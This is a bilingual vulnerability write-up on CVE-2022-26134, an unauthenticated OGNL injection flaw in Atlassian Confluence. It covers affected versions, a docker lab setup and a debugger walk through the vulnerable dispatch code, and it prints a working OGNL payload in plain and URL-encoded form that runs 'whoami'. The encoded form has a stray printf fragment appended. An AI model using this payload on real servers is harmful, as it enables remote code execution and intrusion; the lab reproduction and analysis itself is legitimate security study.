# Confluence OGNL RemoteCode Execution Vulnerability

CVE-2022-26134

|  |  |
| --- | --- |
| Name\_zh | Confluence OGNL RCE 漏洞 |
| Name\_en | Confluence OGNL RemoteCode Execution Vulnerability |
| CVE | CVE-2022-26134 |
| CVSS评分 | 10.0 |
| 威胁等级 | High |
| CNNVD | ---- |
| 其他id | ---- |
| 受影响软件 | Confluence |

简介

Atlassian Confluence是一个专业的企业知识管理与协同软件，主要用于公司内员工创建知识库并建立知识管理流程，也可以用于构建企业wiki。其使用简单，但它强大的编辑和站点管理特征能够帮助团队成员之间共享信息、文档协作、集体讨论，信息推送。因此，该系统被国内较多知名互联网企业所采用，应用范围较广

最近 Confluence 官方通报了一个严重漏洞 CVE-2022-26134，远程攻击者在未经身份验证的情况下，可构造OGNL表达式进行注入，实现在Confluence Server或Data Center上执行任意代码

Atlassian confluence is a professional enterprise knowledge management and collaboration software, which is mainly used for employees in the company to create a knowledge base and establish a knowledge management process. It can also be used to build an enterprise wiki. It is simple to use, but its powerful editing and site management features can help team members share information, document collaboration, group discussion, and information push. Therefore, the system is adopted by many well-known Internet enterprises in China and has a wide range of applications

Recently, confluence officially reported a serious vulnerability cve-2022-26134. Without authentication, a remote attacker can construct ognl expression for injection and execute arbitrary code on confluence server or data center

漏洞影响

Confluence Server and Data Center >= 1.3.0

Confluence Server and Data Center < 7.4.17

Confluence Server and Data Center < 7.13.7

Confluence Server and Data Center < 7.14.3

Confluence Server and Data Center < 7.15.2

Confluence Server and Data Center < 7.16.4

Confluence Server and Data Center < 7.17.4

Confluence Server and Data Center < 7.18.1

漏洞复现

实验环境


准备两台虚拟机

kali.2020 192.168.160.128

Windows 10 192.168.160.1


confluence:7.13.6

使用docker-compose文件进行漏洞环境搭建。




使用命令docker-compose up -d成功启动环境后，查看容器id等相关信息（5050为远程调试端口）。

进入容器后将/opt/atlassian目录下的confluence源码使用docker cp命令复制到本地。




docker正常启动并稍等片刻后，访问 http://your-ip:8090/ 出现如下页面：




然后前往这个地址

https://my.atlassian.com/license/evaluation


申请一个license（需要注册），选择Data Center。



填入Server ID




页面会生成一个License Key




将license key黏贴到站点中点击next


选择第一个非集群（单节点）




在填写数据库信息的页面，PostgreSQL数据库地址为db，数据库名称confluence，用户名密码均为postgres。




经过一段时间的加载之后，显示如下页面，我们选择Empty Site



填写管理员账户信息



安装成功



漏洞复现


构造一个OGNL表达式：


${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("whoami").getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}

然后将其URL编码

%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22whoami%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7Dprintf("hello world!");


将其拼接到URL中直接请求即可：

可以看到成功执行whoami并回显了执行结果



漏洞分析


在docker宿主机上使用docker cp . 镜像id:/opt/atlassian/confluence命令将源代码从docker中复制到本地后使用IDEA打开。



在项目设置中将confluence/confluence/WEB-INF中的atlassian-bundled-plugins、atlassian-bundled-plugins-setup、lib三个文件夹添加到Libraries

本次漏洞修复主要修改了xwork-1.0.3-atlassian-10.jar中的com.opensymphony.xwork.ActionChainResult#execute方法

在/confluence/confluence/WEB-INF/lib/webwork-2.1.5-atlassian-3.jar/com/opensymphony/webwork/dispatcher/ServletDispatcher.class第64行处下断点客户端发起请求后，服务端先将其交给Tomcat的Filter处理，然后进入ServletDispatcher，这是一个Servlet分发器




获取到servletPath之后又来到断点处，该方法将servletPath通过如下五个函数分别获取对应值getNameSpacegetActionNamegetRequestMapgetSessionMapgetApplicationMap


本次漏洞发生在getNameSpace方法中，




该方法会截取字符串最后一个/之前的部分作为servletPath传入




根据serviceAction方法，代理者会实例化execute()抽象类



这个接口的调用



其在com.opensymphony.xwork.DefaultActionProxy中实例化，并调用了execute方法




xwork这是一个框架，在本漏洞的作用就是用于执行OGNL表达式

下一步会进入invoke方法


invoke函数通过Next获取拦截器对象，并调用了实例化了intercept接口



跟一下intercept方法，查看他的第三个实现




发现 com.opensymphony.xwork.interceptor.Aroundlnterceptor中intercept方法调用了invoke方法来进行轮询




再看intercept在com.atlassian.confluence.security.interceptors.ConfluenceAccessInterceptor中的实现：


发现intercept做了两件事：判断状态：判断容器是否正常启动鉴权：循环判断当前的请求用户是否拥有访问这个action的权限，如果鉴权失败了就会返回一个notpermitted，并在将结果赋值给resultCode之后跳出循环。



